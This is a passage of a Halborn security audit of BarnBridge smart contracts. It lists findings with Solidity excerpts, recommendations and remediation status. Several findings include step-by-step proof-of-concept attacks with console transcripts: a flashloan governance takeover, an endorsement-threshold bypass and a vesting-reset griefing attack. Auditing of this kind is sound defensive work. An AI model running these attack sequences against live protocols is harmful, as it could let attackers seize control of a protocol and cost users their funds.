// HALBORN

BarnBridge

Smart Contract Security Audit

Prepared by: **Halborn**

Date of Engagement: **July 5th, 2022 - July 25th, 2022**

Visit: **Halborn.com**

DOCUMENT REVISION HISTORY

VERSION	MODIFICATION	DATE	AUTHOR
0.1	Document Creation	07/05/2022	Roberto Reigada
0.2	Document Updates	07/25/2022	Roberto Reigada
0.3	Draft Review	07/25/2022	Gabi Urrutia
0.4	Draft Update	09/19/2022	Roberto Reigada
0.5	Draft Review	09/20/2022	Gabi Urrutia
1.0	Remediation Plan	09/30/2022	Roberto Reigada
1.1	Remediation Plan Review	09/30/2022	Gabi Urrutia

CONTACTS

CONTACT	COMPANY	EMAIL
Rob Behnke	Halborn	Rob.Behnke@halborn.com
Steven Walbroehl	Halborn	Steven.Walbroehl@halborn.com
Gabi Urrutia	Halborn	Gabi.Urrutia@halborn.com

Roberto Reigada	Halborn	Roberto.Reigada@halborn.com

EXECUTIVE OVERVIEW

1.1 INTRODUCTION

BarnBridge engaged Halborn to conduct a security audit on their smart contracts beginning on July 5th, 2022 and ending on July 25th, 2022. The security assessment was scoped to the smart contracts provided in the GitHub repository Q-xyz/BB-Protocol.

1.2 AUDIT SUMMARY

The team at Halborn was provided three weeks for the engagement and assigned a full-time security engineer to audit the security of the smart contracts. The security engineer is a blockchain and smart-contract security expert with advanced penetration testing, smart-contract hacking, and deep knowledge of multiple blockchain protocols.

The purpose of this audit is to:

- Ensure that smart contract functions operate as intended
- Identify potential security issues with the smart contracts

In summary, Halborn identified some security risks that were mostly addressed by the BarnBridge team.

1.3 TEST APPROACH & METHODOLOGY

Halborn performed a combination of manual and automated security testing to balance efficiency, timeliness, practicality, and accuracy in regard to the scope of this audit. While manual testing is recommended to uncover flaws in logic, process, and implementation; automated testing techniques help enhance coverage of the code and can quickly identify items that do not follow the security best practices. The following phases and associated tools were used during the audit:

- Research into architecture and purpose
- Smart contract manual code review and walkthrough
- Graphing out functionality and contract logic/connectivity/functions (solgraph)
- Manual assessment of use and safety for the critical Solidity variables and functions in scope to identify any arithmetic related vulnerability classes
- Manual testing by custom scripts
- Scanning of solidity files for vulnerabilities, security hot-spots or bugs. (MythX)
- Static Analysis of security for scoped contract, and imported functions. (Slither)
- Testnet deployment (Brownie, Remix IDE)

RISK METHODOLOGY:

Vulnerabilities or issues observed by Halborn are ranked based on the risk assessment methodology by measuring the **LIKELIHOOD** of a security incident and the **IMPACT** should an incident occur. This framework works for communicating the characteristics and impacts of technology vulnerabilities. The quantitative model ensures repeatable and accurate measurement while enabling users to see the underlying vulnerability characteristics that were used to generate the Risk scores. For every vulnerability, a risk level will be calculated on a scale of 5 to 1 with 5 being the highest likelihood or impact.

RISK SCALE - LIKELIHOOD

5 - Almost certain an incident will occur.
4 - High probability of an incident occurring.
3 - Potential of a security incident in the long term.
2 - Low probability of an incident occurring.
1 - Very unlikely issue will cause an incident.

RISK SCALE - IMPACT

5 - May cause devastating and unrecoverable impact or loss.
4 - May cause a significant level of impact or loss.

3 - May cause a partial impact or loss to many.
2 - May cause temporary impact or loss.
1 - May cause minimal or un-noticeable impact.

The risk level is then calculated using a sum of these two values, creating a value of 10 to 1 with 10 being the highest level of security risk.

10 - CRITICAL
9 - 8 - HIGH
7 - 6 - MEDIUM
5 - 4 - LOW
3 - 1 - VERY LOW AND INFORMATIONAL

1.4 SCOPE

IN-SCOPE:
The security assessment was scoped to the following smart contracts:

- BNDNG.sol
- INSTR.sol
- SYTKN.sol
- TOKEN.sol
- TRSRY.sol
- VAULT.sol
- XBOND.sol
- BarnBonding.sol
- BarnStaking.sol
- Governance.sol
- SmartYield.sol
- AaveProvider.sol
- Kernel.sol

Initial Commit ID:
- cef40e7d87f3f68f96f17c5e83986318d17ce81a

Fixed Commit ID:
- 30e31042554893a2b93064a771f6ed30656d9763

New Commit ID:
- 869830a22e0214f88b21eb63ffde77cc90c08218

Fixed Commit ID:
- d64fe8598f57de4fdc325884bed052d8cb452fc7

- The Proxy contracts that will be used by BarnBridge team to deploy the upgradeable contracts were not in the scope of this audit

2. ASSESSMENT SUMMARY & FINDINGS OVERVIEW

CRITICAL	HIGH	MEDIUM	LOW	INFORMATIONAL
1	9	3	2	6

LIKELIHOOD

IMPACT

(HAL-11)		(HAL-04) (HAL-05) (HAL-06)	(HAL-08)	(HAL-01)
	(HAL-13)			(HAL-02) (HAL-03)
(HAL-14) (HAL-15)		(HAL-12)		(HAL-07) (HAL-09) (HAL-10)
(HAL-16)				
(HAL-17) (HAL-18) (HAL-19) (HAL-20) (HAL-21)				

EXECUTIVE OVERVIEW

SECURITY ANALYSIS	RISK LEVEL	REMEDIATION DATE
HAL01 - GOVERNANCE CAN BE EXPLOITED WITH FLASHLOANS	Critical	SOLVED - 08/01/2022
HAL02 - VOTING POWER RESTRICTION TO ACTIVATE A PROPOSAL CAN BE EASILY BYPASSED	High	SOLVED - 08/01/2022
HAL03 - ANY USER CAN RESET THE VESTING PERIOD OF ANY DEPOSIT BY DEPOSITING AN INSIGNIFICANT AMOUNT ON BEHALF OF THE USER	High	SOLVED - 08/01/2022
HAL04 - NO PRICE FEEDS ARE USED FOR THE PRINCIPLES IN BARNBONDINGPOLICY	High	RISK ACCEPTED
HAL05 - STABLE ASSETS USED AS COLLATERAL MAY BE LIQUIDATED IN CASE OF A DEPEGGING EVENT	High	RISK ACCEPTED
HAL06 - DEPOSIT FUNCTION IN BARNBONDINGPOLICY ASSUMES THAT LATESTROUNDDATA CALL WILL ALWAYS RETURN AN 18 DECIMALS PRICE	High	SOLVED - 08/01/2022
HAL07 - ANY USER COULD STAKE OR SEND THE PAYOUTS ON BEHALF OF THE INITIAL DEPOSITORS	High	SOLVED - 08/01/2022
HAL08 - INFINITE MAXDEBT AFTER DECAYLENGTH PERIOD IS REACHED	High	SOLVED - 08/01/2022
HAL09 - FUNDING RATE FEE IS INCORRECTLY APPLIED TO THE REWARDS RECEIVED	High	SOLVED - 08/01/2022
HAL10 - SMARTYIELD.ROLLOVER FUNCTION INCORRECTLY LOCKS THE BOND TOKENS UNTIL THE END OF THE NEXT TERM	High	SOLVED - 08/05/2022
HAL11 - USERS MAY LOSE A PART OF THEIR DEPOSITS IF THE FIXED APY IS LOWER THAN THE FUNDING RATE FEE	Medium	RISK ACCEPTED
HAL12 - XBOND TOTALSUPPLY COULD BE MANIPULATED TO BYPASS GOVERNANCE RESTRICTIONS	Medium	PARTIALLY SOLVED

HAL13 - CHAINLINK'S LATESTROUNDDATA MIGHT RETURN STALE OR INCORRECT RESULTS	Medium	SOLVED - 09/30/2022
HAL14 - TERM PERIODS MAY OVERLAP	Low	RISK ACCEPTED
HAL15 - LACK OF DISABLEINITIALIZERS CALL TO PREVENT UNINITIALIZED CONTRACTS	Low	RISK ACCEPTED
HAL16 - INCOMPATIBILITY WITH NON-STANDARD ERC20 TOKENS	Informational	ACKNOWLEDGED
HAL17 - INCOMPATIBILITY WITH TRANSFER-ON-FEE OR DEFLATIONARY TOKENS	Informational	ACKNOWLEDGED
HAL18 - BOOLEAN EQUALITIES	Informational	SOLVED - 08/01/2022
HAL19 - WRONG COMMENTS	Informational	SOLVED - 08/01/2022
HAL20 - POSSIBLE UNDERFLOW IN GOVERNANCE.EXECUTEPROPOSAL FUNCTION	Informational	ACKNOWLEDGED
HAL21 - SAFEERC20 IS NOT USED ACROSS ALL THE CODE BASE	Informational	SOLVED - 09/30/2022

FINDINGS & TECH DETAILS

3.1 (HAL-01) GOVERNANCE CAN BE EXPLOITED WITH FLASHLOANS - CRITICAL

Description:

The Governance contract initially holds the executor role, the highest privileged role within the smart contracts.

The contract is used to create different proposals to:
- Install modules
- Upgrade modules
- Approve policies
- Terminate policies
- Change the executor

The voting power used to create and vote for or against proposals is based on the users' current xBOND token balance:

Listing 1: Governance.sol (Line 190)

```
188 function vote(bool for_) external {
189     // get the amount of user votes
190     uint256 userVotes = xBOND.balanceOf(msg.sender);
191
192     // ensure an active proposal exists
193     if (activeProposal.instructionsId == 0) {
194         revert NoActiveProposalDetected();
195     }
196
197     // ensure the user has no pre-existing votes on the proposal
198     if (userVotesForProposal[activeProposal.instructionsId][msg.
 ↳ sender] > 0) {
199         revert UserAlreadyVoted();
200     }
201
202     // record the votes
203     if (for_) {
204         yesVotesForProposal[activeProposal.instructionsId] +=
```

```
 ↳ userVotes;
205     } else {
206         noVotesForProposal[activeProposal.instructionsId] +=
 ↳ userVotes;
207     }
208
209     // record that the user has casted votes
210     userVotesForProposal[activeProposal.instructionsId][msg.sender
 ↳ ] = userVotes;
211
212     // transfer voting tokens to contract
213     xBOND.transferFrom(msg.sender, address(this), userVotes);
214
215     // emit the corresponding event
216     emit WalletVoted(activeProposal.instructionsId, msg.sender,
 ↳ for_, userVotes);
217 }
```

Moreover, to get xBOND tokens, all the user has to do is call the `enter()` function on the `BarnStaking` contract:

Listing 2: BarnStaking.sol (Lines 41,46,49,59,60)

```
30 /// @notice Pay some BOND. Earn some shares. Locks BOND and mints
 ↳ xBOND
31 /// @param _amount Amount of BOND
32 /// @param _staker Address to receive the xBOND shares
33 function enter(uint256 _amount, address _staker) external {
34     if (_staker == address(0)) _staker = msg.sender;
35     // Gets the amount of BOND locked in the contract
36     uint256 totalBond = IERC20(TOKEN).balanceOf(address(this));
37     // Gets the amount of xBOND in existence
38     uint256 totalShares = xBOND.totalSupply();
39     // If no xBOND exists, mint it 1:1 to the amount put in
40     if (totalShares == 0 || totalBond == 0) {
41         xBOND.mint(_staker, _amount);
42     }
43     // Calculate and mint the amount of xBOND the BOND is worth.
 ↳ The ratio will change overtime, as xBOND is burned/minted and BOND
 ↳  deposited + gained from fees / withdrawn.
44     else {
45         uint256 what = (_amount * totalShares) / totalBond;
46         xBOND.mint(_staker, what);
```

```
47      }
48      // Pull BARN from the caller, lock the BARN in the contract
49      IERC20(TOKEN).transferFrom(msg.sender, address(this), _amount)
↳ ;
50  }
51
52  // Claim back your BOND.
53  // Unlocks the staked + gained BOND and burns xBOND
54  function leave(uint256 _share) external {
55      // Gets the amount of xBOND in existence
56      uint256 totalShares = xBOND.totalSupply();
57      // Calculates the amount of BOND the xBOND is worth - scaling
↳ already implied here
58      uint256 what = (_share * IERC20(TOKEN).balanceOf(address(this)
↳ )) / (totalShares);
59      xBOND.burn(msg.sender, _share);
60      IERC20(TOKEN).transfer(msg.sender, what);
61  }
```

As we can see above, a user could call the enter() and leave() functions in the same transaction/block without any restriction, making the Governance voting power vulnerable to flashloans.

Proof of Concept:

An attacker could:

1. Take a flashloan of BOND tokens. In the same transaction:
   1.1 Call BarnStakingPolicy.enter()
   1.2 Get a significant amount of XBOND tokens
   1.3 Call Governance.submitProposal() submitting a malicious proposal that changes the executor to a contract address controlled by him. Requirement to have 1% of the outstanding governance power can be easily bypassed with flashloan
   1.4 Still in the same transaction, call Governance.endorseProposal()
   1.5 Call Governance.activateProposal(). Having 20% of the outstanding governance power requirement can, once again, be easily bypassed with the flashloan

1.6 Call BarnStakingPolicy.leave(), retrieving the BOND tokens and returning the flashloan

2. Users will see the malicious proposal and vote to reject it

3. The attacker waits 3 days and takes a new BOND token flashloan. In the same transaction:
   3.1 Call BarnStakingPolicy.enter()
   3.2 Get a significant amount of XBOND tokens
   3.3 Vote for his malicious proposal, exceeding the limit that requires the net votes (yes - no) to be greater than 33% of the total votes thanks to the flashloan. This Governance.vote() call will lock the XBOND tokens in the contract
   3.4 Still in the same transaction, call Governance.executeProposal()
   3.5 The malicious proposal is executed
   3.6 Governance.reclaimVotes() is called. The locked XBOND tokens are given back
   3.7 Call BarnStakingPolicy.leave(), getting back the BOND tokens and returning the flashloan

Attacker has managed to change the executor to one of his smart contracts by taking 2 different flash loans of BOND tokens:

```
Calling -> contract_Governance.vote(False, {'from': user1})
Transaction sent: 0x3c4f69352a1e4286f479f5de24c68d22d6808f818384af4a8169d9acec2562ae
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 2
  Governance.vote confirmed   Block: 15096050   Gas used: 92008 (0.02%)

Calling -> contract_Governance.vote(False, {'from': user2})
Transaction sent: 0xe0ab04072df9d7ecef85324210be025b815f92d2cd7ceb690602526ad81be474
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 2
  Governance.vote confirmed   Block: 15096051   Gas used: 62008 (0.01%)

Calling -> contract_Governance.vote(False, {'from': user3})
Transaction sent: 0x9365dfe47b4c6fec94bea5999a98387f06838a66eab7604699c5d9bfa91b5cc7
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 2
  Governance.vote confirmed   Block: 15096052   Gas used: 62008 (0.01%)

Calling -> contract_Governance.vote(False, {'from': user4})
Transaction sent: 0x1e72d75ae69cf3aeb31360b7a8868dc9e6db2449e6c818f6d8c0730c910e8871
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 2
  Governance.vote confirmed   Block: 15096053   Gas used: 62008 (0.01%)

Calling -> contract_Governance.vote(False, {'from': user5})
Transaction sent: 0x48fbc97f17cd9e91983ac186b8d8ab330efcdae67d6afc8671db8d7d149b7157
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 2
  Governance.vote confirmed   Block: 15096054   Gas used: 62008 (0.01%)

Calling -> contract_Governance.vote(False, {'from': user6})
Transaction sent: 0x9cb12635fa9d915dff79389527c87a23fbe67e924e6932e2fe1d53906a6552ae
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 2
  Governance.vote confirmed   Block: 15096055   Gas used: 62008 (0.01%)

Calling -> contract_Governance.vote(False, {'from': user7})
Transaction sent: 0xb7cf61f12bd6b03a55b41f1c890623eb3cc2bb35dc6f30fd14b95da9339b3e4e
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 2
  Governance.vote confirmed   Block: 15096056   Gas used: 62008 (0.01%)
```

```
Calling -> contract_Governance.vote(False, {'from': user8})
Transaction sent: 0xbf401f216cbfce525df66c081ed4ac9ea83d81f359ae5e184b270c9281f2bb03
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 2
  Governance.vote confirmed   Block: 15096057   Gas used: 62008 (0.01%)

Calling -> contract_Governance.vote(False, {'from': user9})
Transaction sent: 0xd11bc381d07adafdac6487b04711a0b75fd8eb42e902a4780dfdd1a25177dd81
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 2
  Governance.vote confirmed   Block: 15096058   Gas used: 62008 (0.01%)

Calling -> chain.sleep(3*24*60*60)
Calling -> chain.mine(1)

contract_Kernel.executor() -> 0xB4829e14A1e4B378415D0233491AD71F00180De5
contract_Governance.address -> 0xB4829e14A1e4B378415D0233491AD71F00180De5
contract_MyV2FlashLoan.address -> 0xF4401329708D10160b0Ee9FB8436f069d2b36eEf

Calling -> contract_MyV2FlashLoan.myFlashLoanCall([contract_USDC.address], [1000000_00000000], [0], 1, {'from': attacker})
Transaction sent: 0xc9de4699b11247681195 7f9bfd2d9cf84aefcab0176d6c8dee05e609ac95e701
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 3
  MyV2FlashLoan.myFlashLoanCall confirmed   Block: 15096060   Gas used: 463673 (0.08%)

contract_Kernel.executor() -> 0xF4401329708D10160b0Ee9FB8436f069d2b36eEf
contract_Governance.address -> 0xB4829e14A1e4B378415D0233491AD71F00180De5
contract_MyV2FlashLoan.address -> 0xF4401329708D10160b0Ee9FB8436f069d2b36eEf
>>>
```

Exploit POC video

Risk Level:

Likelihood - 5
Impact - 5

Recommendation:

It is recommended to not allow users to call BarnStakingPolicy.enter() and BarnStakingPolicy.leave() within the same block to prevent the flashloans.

Remediation Plan:

SOLVED: The BarnBridge team fixed the issue. A warm-up and a cooldown period was added in the BarnStaking contract. This period is configurable, but the minimum warm-up/cooldown time is 1 day.

3.2 (HAL-02) VOTING POWER RESTRICTION TO ACTIVATE A PROPOSAL CAN BE EASILY BYPASSED - HIGH

Description:

In the Governance contract, to activate a proposal, it is required to have endorsements from at least 20% of the total outstanding governance power:

Listing 3: Governance.sol (Lines 163-166)

```
149 function activateProposal(uint256 instructionsId_) external {
150     // get the proposal to be activated
151     ProposalMetadata memory proposal = getProposalMetadata[
 ↳ instructionsId_];
152
153     // only allow the proposer to activate their proposal
154     if (msg.sender != proposal.proposer) {
155         revert NotAuthorizedToActivateProposal();
156     }
157
158     // proposals must be activated within 2 weeks of submission or
 ↳  they expire
159     if (block.timestamp > proposal.submissionTimestamp + 2 weeks)
 ↳ {
160         revert SubmittedProposalHasExpired();
161     }
162
163     // require endorsements from at least 20% of the total
 ↳ outstanding governance power
164     if ((totalEndorsementsForProposal[instructionsId_] * 5) <
 ↳ xBOND.totalSupply()) {
165         revert NotEnoughEndorsementsToActivateProposal();
166     }
167
168     // ensure the proposal is being activated for the first time
169     if (proposalHasBeenActivated[instructionsId_] == true) {
170         revert ProposalAlreadyActivated();
171     }
172
```

```
173     // ensure the currently active proposal has had at least a
 ↳ week of voting for execution
174     if (block.timestamp < activeProposal.activationTimestamp + 1
 ↳ weeks) {
175         revert ActiveProposalNotExpired();
176     }
177
178     // activate the proposal
179     activeProposal = ActivatedProposal(instructionsId_, block.
 ↳ timestamp);
180
181     // record that the proposal has been activated
182     proposalHasBeenActivated[instructionsId_] = true;
183
184     // emit the corresponding event
185     emit ProposalActivated(instructionsId_, block.timestamp);
186 }
```

This can be easily achieved, as any user could:

```
contract_XBOND.balanceOf(user1) -> 1000000000000000000
contract_XBOND.balanceOf(user2) -> 8000000000000000000
contract_XBOND.totalSupply() -> 9000000000000000000
Calling -> contract_Governance.submitProposal([(4, contract_Exploit.address)], '0x0000000000000000000000000000000000000000000000000000000000000000ff', {'from': user1})
Transaction sent: 0x79caaa1f98dffeaa1ef2ce57ed997666485591a8be28c5aba4a05c55d590cde9
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 2
  Governance.submitProposal confirmed   Block: 15108613   Gas used: 163183 (0.03%)

contract_Governance.getProposalMetadata(1) -> (0x0000000000000000000000000000000000000000000000000000000000000000ff, '0x0000000000000000000000000000000000000101', 1657372761)
Calling -> contract_Governance.endorseProposal(1, {'from': user1})
Transaction sent: 0xeb48743b3e17b817359d94088f721614790da7eec9c2fb65ce8025b6de7b2156
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 3
  Governance.endorseProposal confirmed   Block: 15108614   Gas used: 56838 (0.01%)

contract_Governance.totalEndorsementsForProposal(1) -> 1000000000000000000
contract_XBOND.totalSupply() -> 9000000000000000000

Calling -> contract_Governance.activateProposal(1, {'from': user1})
Transaction sent: 0x13513c18e5ee3398dca47f5252d990c06d8d497a756a7f84385738d1bb7b27ac
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 4
  Governance.activateProposal confirmed (reverted)   Block: 15108615   Gas used: 28071 (0.00%)

Calling -> contract_BarnStakingPolicy.enter(10_000000000000000000, {'from': user1})
Transaction sent: 0x108ee64f937bf2184ec98fb1f35c820d39c0a1b8e59320e89853ea3670f3eacc
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 5
  BarnStakingPolicy.leave confirmed   Block: 15108616   Gas used: 48541 (0.01%)

Calling -> contract_BOND.transfer(newWallet.address, 10_000000000000000000, {'from': user1})
Transaction sent: 0xabe89cc412ac40ae71a717fed1ce08f7ed256d8b55cdb65a31be61532618e9f8
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 6
  BOND.transfer confirmed   Block: 15108617   Gas used: 35961 (0.01%)

Calling -> contract_BOND.approve(contract_BarnStakingPolicy.address, 10_000000000000000000, {'from': newWallet})
Transaction sent: 0xfe9f7bd16bf087fb19f7933b042715296321 2aa21aa655649a77a6aacbe129aa
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 0
  BOND.approve confirmed   Block: 15108618   Gas used: 44094 (0.01%)

Calling -> contract_BarnStakingPolicy.enter(10_000000000000000000, newWallet, {'from': newWallet})
Transaction sent: 0xcdcabb434b119484ddbb0353facd651910c300532d0debf35bcc80ca946087d3
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 1
  BarnStakingPolicy.enter confirmed   Block: 15108619   Gas used: 57141 (0.01%)

Calling -> contract_Governance.endorseProposal(1, {'from': newWallet})
Transaction sent: 0x012aa71c895a01acd9054f428287dde1e467a8611 5d1ad400380ae664f3dd600
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 2
  Governance.endorseProposal confirmed   Block: 15108620   Gas used: 61038 (0.01%)

contract_Governance.totalEndorsementsForProposal(1) -> 2000000000000000000
contract_XBOND.totalSupply() -> 9000000000000000000

Calling -> contract_Governance.activateProposal(1, {'from': user1})
Transaction sent: 0xd2731fce7a35959bf62ab8e376d1514de17eba5f0ab83c5b345ddaeddd11eb9b
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 7
  Governance.activateProposal confirmed   Block: 15108621   Gas used: 92129 (0.02%)
```

1. Call BarnStakingPolicy.enter()
2. Get xBOND tokens.

3. Call Governance.endorseProposal()
4. Call BarnStakingPolicy.leave()
5. Get back his BOND tokens.
6. Transfer the BOND tokens to another wallet
7. Repeat the steps above until achieving the 20% of the total outstanding governance power

Risk Level:

Likelihood - 5
Impact - 4

Recommendation:

It is recommended that after calling BarnStakingPolicy.enter() the BOND tokens get locked in the contract for a certain period of time, for example 1 week, before users are allowed to call BarnStakingPolicy.leave() to retrieve them.

Remediation Plan:

SOLVED: The BarnBridge team fixed the issue. The added warm-up and cooldown periods in the BarnStaking contract mitigate this issue.

3.3 (HAL-03) ANY USER CAN RESET THE VESTING PERIOD OF ANY DEPOSIT BY DEPOSITING AN INSIGNIFICANT AMOUNT ON BEHALF OF THE USER - HIGH

Description:

When a user calls BarnBondingPolicy.deposit(), BarnBondingModule.deposit() is called internally:

Listing 4: BarnBondingModule.sol (Lines 140-145)

```
132 function deposit(
133     address _asset,
134     address _depositor,
135     uint256 _priceInUSD,
136     uint256 _payout
137 ) external onlyRole(ALLOCATOR) {
138     require(acceptedAsset[_asset], "Asset hasn't been added");
139     // depositor info is stored
140     bondInfo[_depositor][_asset] = Bond({
141         payout: bondInfo[_depositor][_asset].payout + _payout,
142         vesting: terms[_asset].vestingTerm,
143         lastBlockTimestamp: block.timestamp,
144         pricePaid: _priceInUSD
145     });
146     currentDebt[_asset] += _payout;
147     emit BondCreated(_asset, _payout, block.timestamp + terms[
 ↳ _asset].vestingTerm, _priceInUSD);
148 }
```

As we can see, this call updates the bondInfo mapping. The payout is correctly updated by considering the previous payout, so no funds are lost by the depositor, although any deposit would reset the vesting period as vesting: terms[_asset].vestingTerm.

Taking into consideration that any user can deposit on behalf of other user, a random user could perform an insignificant deposit of for example

0.000000000000001 DAI resetting the vesting period of any other user. As the gas costs in Optimism are very low, this griefing attack would have almost a 0 cost.

Proof of Concept:

```
Calling -> contract_BarnBondingPolicy.deposit(contract_DAI.address, user1.address, 100_000000000000000000, 5_000000000000000000, {'from': user1})
Transaction sent: 0x985ade594d0f899ca38daa6f131cebb9ca1591ed7cc63df37dcde672f7058c27
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 1
  BarnBondingPolicy.deposit confirmed   Block: 30672521   Gas used: 304724 (0.05%)

contract_DAI.balanceOf(user1) -> 90000000000000000000
contract_BarnBridgeToken.balanceOf(contract_BarnTreasury) -> 996580478165963264 1864
contract_BarnBridgeToken.balanceOf(user1) -> 0
contract_BarnBondingModule.bondInfo(user1, contract_DAI) -> (34195218340367358136, 604800, 1657699185, 292438548)
contract_BarnBondingModule.percentVestedFor(contract_DAI, user1) -> 0
contract_BarnBondingModule.pendingPayoutFor(contract_DAI, user1) -> 0

Calling -> chain.sleep(604800)
Calling -> chain.mine(1)

contract_BarnBondingModule.bondInfo(user1, contract_DAI) -> (34195218340367358136, 604800, 1657699185, 292438548)
contract_BarnBondingModule.percentVestedFor(contract_DAI, user1) -> 10000
contract_BarnBondingModule.pendingPayoutFor(contract_DAI, user1) -> 34195218340367358136

Calling -> contract_DAI.approve(contract_BarnBondingPolicy.address, 10000, {'from': user2})
Transaction sent: 0xbb9f909874c38ea2b639lb3f5a186dc28b2e935efbfad64811619b4be29a5d27
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 0
  DAI.approve confirmed   Block: 30672523   Gas used: 46412 (0.01%)

Calling -> contract_BarnBondingPolicy.deposit(contract_DAI.address, user1.address, 10000, 5_000000000000000000, {'from': user2})
Transaction sent: 0x365e317428d4bf07457e5298fbad8ba04dbb1d3b4e09ca596a2051b9a412f4d5
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 1
  BarnBondingPolicy.deposit confirmed   Block: 30672524   Gas used: 128864 (0.02%)


contract_BarnBondingModule.bondInfo(user1, contract_DAI) -> (34195218340367361555, 604800, 1658303986, 292438548)
contract_BarnBondingModule.percentVestedFor(contract_DAI, user1) -> 0
contract_BarnBondingModule.pendingPayoutFor(contract_DAI, user1) -> 0
```

Risk Level:

Likelihood - 5
Impact - 4

Recommendation:

It is recommended to call `redeem()` before updating the `bondInfo` mapping, this way the user would receive all the vested payout, making this attack impossible.

Remediation Plan:

SOLVED: The BarnBridge team solved this issue. Now, it is not possible to perform a new deposit if the previous deposit is still vesting.

3.4 (HAL-04) NO PRICE FEEDS ARE USED FOR THE PRINCIPLES IN BARNBONDINGPOLICY - HIGH

Description:

The BarnBondingPolicy is the interface that allows users to bond by calling either deposit() or redeem(). A bond is a way for the BarnBridge protocol to acquire capital into their treasury in exchange for BOND tokens discounted. Users will call deposit() on BarnBondingPolicy which transfers tokens out of the callers wallet and records the price they paid for BOND along with the number of BOND they receive at the end of their vesting term.

These are the parameters used in the BarnBondingPolicy.deposit() function:

Parameter	Type	Description
_principle	address	The asset that the protocol will accept in exchange for BOND
_depositor	address	The address that will receive the discounted BOND at the end of the vesting term
_amount	uint256	The amount of _principle tokens the user is depositing in exchange for BOND
_maxPrice	uint256	The maximum price a user is willing to pay per BOND

The deposits are based in a certain term created for that _principle. This is how a Term is configured in the configureBondTerms() function:

Parameter	Type	Description
_controlVariable	uint256	The discount being applied to the current BOND token price, expressed in thousandths

_vestingTerm	uint256	The amount of time it takes for a users bond to mature
_maxDebt	uint256	The maximum amount of debt the protocol can take on, expressed in BOND
_decayLength	uint256	The amount of time it takes for debt to decay
_fee	uint256	The amount of BOND the protocol will keep on a users deposit, expressed in hundredths
_asset	address	The asset that the protocol will accept in exchange for BOND

All the _principles used in the protocol will be stable coins. The BarnBondingPolicy.deposit() function makes use of a Chainlink Price Feed to check the current price of the BOND token. Based on this price and the discount being applied to the current BOND token price(_controlVariable), the BarnBondingPolicy.deposit() function calculates what is the correct amount of BOND tokens that the user will receive for the amount of the _principle deposited:

Listing 5: BarnBondingPolicy.sol (Line 59)

```
50 function deposit(
51     address _principle,
52     address _depositor,
53     uint256 _amount,
54     uint256 _maxPrice
55 ) external {
56     // If depositor isn't specified use msg.sender
57     if (_depositor == address(0)) _depositor = msg.sender;
58     // Get current price of BOND from oracle
59     uint256 price = BNDNG.bondPrice(_principle, bondPrice());
60     require(price <= _maxPrice, "Max Price too high");
61     // Decay amount of debt we have
62     BNDNG.decayDebt(_principle);
63     (, uint256 _maxDebt, , , uint256 _fee, uint256 _currentDebt) =
↳  BNDNG.getTerms(_principle);
64     uint256 bondAvailable = _maxDebt - _currentDebt;
```

```
65      uint256 value = (_amount * 1E18) / price;
66      // Check to see if we have enough debt available for someone
↳ to bond
67      if (value > bondAvailable) {
68          value = bondAvailable;
69          _amount = (value * price) / 1E18;
70      }
71
72      // Transfering from the user into the treasury
73      ERC20(_principle).safeTransferFrom(msg.sender, address(this),
↳ _amount);
74      IERC20(_principle).approve(address(TRSRY), _amount);
75      TRSRY.deposit(_principle, address(this), _amount);
76
77      // TODEV: review formula
78      // Get the amount of BOND the user should receive after
↳ bonding
79      uint256 fee = (value * _fee) / 10_000;
80      require(value > fee);
81      value = value - fee;
82      // Withdrawing BOND from the treasury to pay when bond fully
↳ vests
83      TRSRY.withdraw(TOKEN, value);
84
85      BNDNG.deposit(_principle, _depositor, price, value);
86  }
```

As we can see, a Chainlink price feed is used to retrieve the price of the BOND token, but there is no price feed that checks the current price of the _principle, the contract just assumes the _principle will always be worth 1$.

In case that the current discount(_controlVariable) is equal to 10% and the _principle depegs from 1$ and lets say that its current price is 0.9$, users will be able to get BOND tokens with a discount of 20%, not just 10%.

If the price drops further, users would deposit their now worthless stable coin in BarnBridge to receive BOND tokens. This would incorrectly increase the debt and would have severe consecuences in the protocol.

Risk Level:

Likelihood - 3
Impact - 5

Recommendation:

It is recommended to also use a Chainlink price feed to calculate the price of the _principle used.

Remediation Plan:

RISK ACCEPTED: The BarnBridge team accepted this risk of this finding. Currently, the BarnBridge team only plans to use USDC or DAI as a _principle. The team is willing to take the risk that USDC or DAI will not depeg before the contracts are updated to support a price feed for principles.

3.5 (HAL-05) STABLE ASSETS USED AS COLLATERAL MAY BE LIQUIDATED IN CASE OF A DEPEGGING EVENT - HIGH

Description:

The SmartYield contract allows users to borrow assets by placing Bond tokens as collateral. This is possible since SmartYield gets its yield by supplying underlying tokens to AAVE. The underlying token used is an stable coin as, for example, DAI.

The state variable _healthFactorGuard is used as a safe barrier when borrowing. 100 means the same threshold as AAVE, 110 means 110% health factor, a higher health factor as an extra security mechanism.

The SmartYield also allows users to liquidate unhealthy debt through the liquidateDebt() function:

Listing 6: SmartYield.sol (Line 369)

```
362 /**
363  * @dev allow user to liquidate unhealthy debt for others, i.e.
 ↳ repay for them, and transfer the collateral to the liquidator
364  * @param _debtId the id the debt to be repaid
365  */
366 function liquidateDebt(uint256 _debtId) external override
 ↳ nonReentrant defaultCheck {
367     Debt memory debt = debtData[_debtId];
368     require(debt.status == DebtStatus.Active, "debt is not active"
 ↳ );
369     (uint256 healthFactor, uint256 compoundBalance) =
